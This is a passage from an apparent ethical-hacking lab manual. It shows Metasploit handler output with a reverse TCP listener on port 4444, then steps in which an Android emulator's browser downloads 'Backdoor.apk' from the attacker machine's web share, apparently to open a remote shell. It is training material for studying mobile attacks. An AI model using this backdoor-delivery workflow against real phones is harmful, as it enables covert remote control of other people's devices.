
  Id  Name
  --  --
  0   Wildcard Target

msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.


[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) >
  
```

17. Switch to the **Android** emulator machine.

18. If the **Android** machine is non-responsive then, click drop-down icon beside **Suspend** **this guest** operating system icon from the toolbar and select **Restart Guest**.



19. In the **Android Emulator GUI**, click the **Chrome** icon on the lower section of the **Home Screen** to launch the browser.




20. In the address bar, type **http://10.10.1.13/share** and press **Enter**.

Note: If a **Browse faster. Use less data.** notification appears, click **No thanks**.

Note: If a pop up appears, click **Allow**.

21. The **Index of /share** page appears; click **Backdoor.apk** to download the application package file.



